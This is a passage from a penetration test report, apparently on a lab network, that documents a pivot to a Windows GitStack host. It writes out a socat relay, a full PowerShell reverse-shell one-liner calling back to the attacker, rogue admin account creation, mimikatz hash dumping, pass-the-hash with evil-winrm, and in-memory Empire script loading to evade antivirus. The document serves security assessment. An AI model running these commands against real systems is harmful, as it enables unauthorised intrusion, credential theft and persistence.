Note that the running linux distribution was CentOS which implements a basic firewall configuration by default. But the root user is allowed to turn it off.

```
$ firewall-cmd --zone=public --add-port 15420/tcp
success
```

```
[root@prod-serv ~]# firewall-cmd --zone=public --add-port 15420/tcp
success
```

Figure 27: 10.200.83.200-firewall-port

4.2.4.3 Setting up the socat relay (on the compromised linux host)

I ran the following command on `10.200.83.200` in order to redirect the traffic from port 15420 to port 15690 on the attacker machine.

```
$ /tmp/socat-M4t35Z tcp-l:15420,fork,reuseaddr tcp:10.50.84.2:15690
```

4.2.4.4 Opening a reverse shell from 10.200.83.150 to our attacker host

I started a listener on the **attacker host** like the following.

```
$ nc -lvnp 15690
```

The following code is the powershell oneliner I used in this assessment to get a reverse shell from `10.200.83.150`. Note that I ran it in my pseudoshell.

```
powershell.exe -c "$client = New-Object System.Net.Sockets.TCPClient
    ('10.200.83.200',15420);$stream = $client.GetStream();[byte[]]$bytes =
    0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne
    0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(
    $bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 =
    $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::
    ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length)
    ;$stream.Flush()};$client.Close()"
```




Figure 28: 10.200.83.150-powershell-rev

After execution, the reverse shell connected back to my listener.

```
$ nc -lvnp 15690
listening on [any] 15690 ...
connect to [10.50.84.2] from (UNKNOWN) [10.200.83.200] 38218

PS C:\GitStack\gitphp> whoami
nt authority\system
PS C:\GitStack\gitphp> hostname
git-serv
PS C:\GitStack\gitphp> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : git-serv
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : eu-west-1.ec2-utilities.amazonaws.
      com
                                       eu-west-1.compute.internal

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Description . . . . . . . . . . . : AWS PV Network Device #0
   Physical Address. . . . . . . . . : 02-21-09-53-FF-D3
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
```

```
   Link-local IPv6 Address . . . . . : fe80::150a:1bd4:1c91:c105%6(
      Preferred)
   IPv4 Address. . . . . . . . . . . : 10.200.83.150(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : 24 March 2021 15:57:26
   Lease Expires . . . . . . . . . . : 24 March 2021 19:27:27
   Default Gateway . . . . . . . . . : 10.200.83.1
   DHCP Server . . . . . . . . . . . : 10.200.83.1
   DHCPv6 IAID . . . . . . . . . . . : 117895442
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-27-39-A8-12-00-0C-29-D1
      -7D-E7
   DNS Servers . . . . . . . . . . . : 10.200.0.2
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

```
matesz MLKali ~ $ nc -lvnp 15690
listening on [any] 15690 ...
connect to [10.50.84.2] from (UNKNOWN) [10.200.83.200] 38218

PS C:\GitStack\gitphp> whoami
nt authority\system
PS C:\GitStack\gitphp> hostname
git-serv
PS C:\GitStack\gitphp> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : git-serv
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : eu-west-1.ec2-utilities.amazonaws.com
                                       eu-west-1.compute.internal

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Description . . . . . . . . . . . : AWS PV Network Device #0
   Physical Address. . . . . . . . . : 02-21-09-53-FF-D3
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::150a:1bd4:1c91:c105%6(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.200.83.150(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : 24 March 2021 15:57:26
   Lease Expires . . . . . . . . . . : 24 March 2021 19:27:27
   Default Gateway . . . . . . . . . : 10.200.83.1
   DHCP Server . . . . . . . . . . . : 10.200.83.1
   DHCPv6 IAID . . . . . . . . . . . : 117895442
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-27-39-A8-12-00-0C-29-D1-7D-E7
   DNS Servers . . . . . . . . . . . : 10.200.0.2
   NetBIOS over Tcpip. . . . . . . . : Enabled
PS C:\GitStack\gitphp>
```

Figure 29: 10.200.83.150-powershell-rev-info

Note that the **firewall must be open for the port in use** which was 15420 in this case.

4.2.4.5 Creating a new user

In this assessment, I also made use of the possibility that I was able to create user accounts on the system.

Note that, this can be done from both the reverse and pseudoshell.

An attacker could use windows built-in commands to create a new user account and give the newly created account administrator privileges. This can be done with the following commands.

```
C:\> net user testuser1234 testuser1234 /add
C:\> net localgroup Administrators testuser1234 /add
C:\> net localgroup "Remote Management Users" testuser1234 /add
```

Figure 30: 10.200.83.150-new-user

Note that this account's username and password are the same (testuser1234).

4.2.5 Connecting to the host as the new user

After creating a rogue account an attacker would be able to login through multiple types of services. For instance, with the user of `evil-winrm` or `rdp`.

4.2.5.1 Connecting with `evil-winrm`

```
$ evil-winrm -i 10.200.83.150 -u testuser1234 -p testuser1234

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\testuser1234\Documents>
    whoami
git-serv\testuser1234
```




Figure 31: 10.200.83.150-evil-winrm

Note that evil-winrm shells are **medium integrity shells** which means some of the functionality are restriced in these types of shells.

4.2.5.2 Connecting to rdp to get full access instead of the medium integrity evil-winrm shell

An attacker would be able to connect to **rdp** in order to be able to get full integrity shells on the rdp session.

In this case, I used `xfreerdp` to connect to the machine and I also mounted a directory that contained `mimikatz` to be able to dump user hashes from the host. This particular directory is `/usr/share/windows-resources/` in **kali gnu/linux** distributions.

```
$ xfreerdp /v:10.200.83.150 /u:testuser1234 /p:testuser1234 +clipboard /
    dynamic-resolution /drive:/usr/share/windows-resources,share-M4t35Z
```




Figure 32: 10.200.83.150-shared-dir

4.2.6 Post-Exploitation

4.2.6.1 mimikatz

As I have already mentioned before, an attacker would try to dump the user hashes with mimikatz.

This can be done in two ways. The GUI or the CLI way. But the needed location of mimikatz is the same.

```
share-M4t35Z:/mimikatz/x64/mimikatz.exe
```

Accessing mimikatz with the use of the command prompt.

1. run cmd as **Administrator**




Figure 33: 10.200.83.150-cli-as-admin




Figure 34: 10.200.83.150-cli-as-admin2

2. run `\\tsclient\share-M4t35Z\mimikatz\x64\mimikatz.exe`




Figure 35: 10.200.83.150-mimikatz-cli

Accessing mimikatz with the use of the graphical user interface.

1. Open `File Explorer`
2. Navigate to `This PC`
3. Open `share-M4t35Z on MLKali`

4. Open the `mimikatz` directory
5. Run the `mimikatz` binary




Figure 36: 10.200.83.150-mimikatz

4.2.6.2 Usage

An attacker would elevate their privilege to the **SYSTEM** user and they would start logging the commands and their outputs with the following commands.

```
# privilege::debug
# token::elevate
# log C:\Windows\Temp\mimikatz-M4t35Z.log
```

Raw output of mimikatz can be sees in the following code block.

```
C:\Windows\system32>\\tsclient\share-M4t35Z\mimikatz\x64\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/
```

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

676     {0;000003e7} 1 D 20360          NT AUTHORITY\SYSTEM     S-1-5-18
(04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;0009faea} 2 F 934407      GIT-SERV\testuser1234   S
    -1-5-21-3335744492-1614955177-2693036043-1006  (15g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 975236      NT AUTHORITY\SYSTEM     S
    -1-5-18        (04g,21p)       Impersonation (Delegation)

mimikatz # log C:\Windows\Temp\mimikatz-M4t35Z.log
Using 'C:\Windows\Temp\mimikatz-M4t35Z.log' for logfile : OK
```




Figure 37: 10.200.83.150-mimikatz-elevate

From this point an attacker would use a command to dump the **SAM local password hashes**.

```
# lsadump::sam
Domain : GIT-SERV
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 37d--------[REDACTED]--------bd1
---[SNIP]---
RID  : 000003e9 (1001)
User : Thomas
  Hash NTLM: 02d--------[REDACTED]--------01f
```

Note that there are multiple user hashes in the output. The two most important are the hash of **Administrator** and **Thomas**. An attacker would be able to login through `evil-winrm` with a technique called *pass the hash* if the attacker had the NTLM hash of the Administrator user.

4.2.6.3 Cracking the hash

It is important to note that user Thomas's NTLM hash is crackable easily via an online tool crackstation.net.




Figure 38: 10.200.83.150-thomas-ntlm-cracked

- `Thomas:02d--------[REDACTED]--------01f:NTLM:---[REDACTED]---`

4.2.6.4 Maintaining access to the compromised host

In this case, I had access to the Administrator's NTLM hash which allowed me to maintain persistent access on `10.200.83.150`. I used `evil-winrm` to connect to the windows host with the *pass the hash* technique.

```
$ evil-winrm -i 10.200.83.150 -u Administrator -H 37d--------[REDACTED
    ]--------bd1

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\Administrator\Documents>
    whoami
git-serv\administrator
```




Figure 39: 10.200.83.150-evil-winrm-pass-the-admin-hash

4.3 10.200.83.100

4.3.1 Enumeration of 10.200.83.100 from the compromised windows host (10.200.83.150)

An attacker could make use of several auto enumeration scripts in order to gain more knowledge regarding to the underlying infrastructure.

This could be easily done with the use of **Empire framework**'s powershell scripts.

An attacker could use `evil-winrm` to share a local directory with the windows system and load powershell scripts from it into ram in order to evade detection by antivirus software.

```
$ evil-winrm -n -i 10.200.83.150 -u Administrator -H 37d--------[REDACTED
    ]--------bd1 -s /opt/Empire/data/module_source/situational_awareness/
    network/
```

Note that the `-s` flag specifies the location of the directory being shared.

The following snippet demonstrates the execution of a port scanner script.

```
C:\> Invoke-Portscan.ps1
C:\> Invoke-Portscan -Hosts 10.200.83.100 -TopPorts 50
```

```
Hostname       : 10.200.83.100
alive          : True
openPorts      : {80, 3389}
closedPorts    : {}
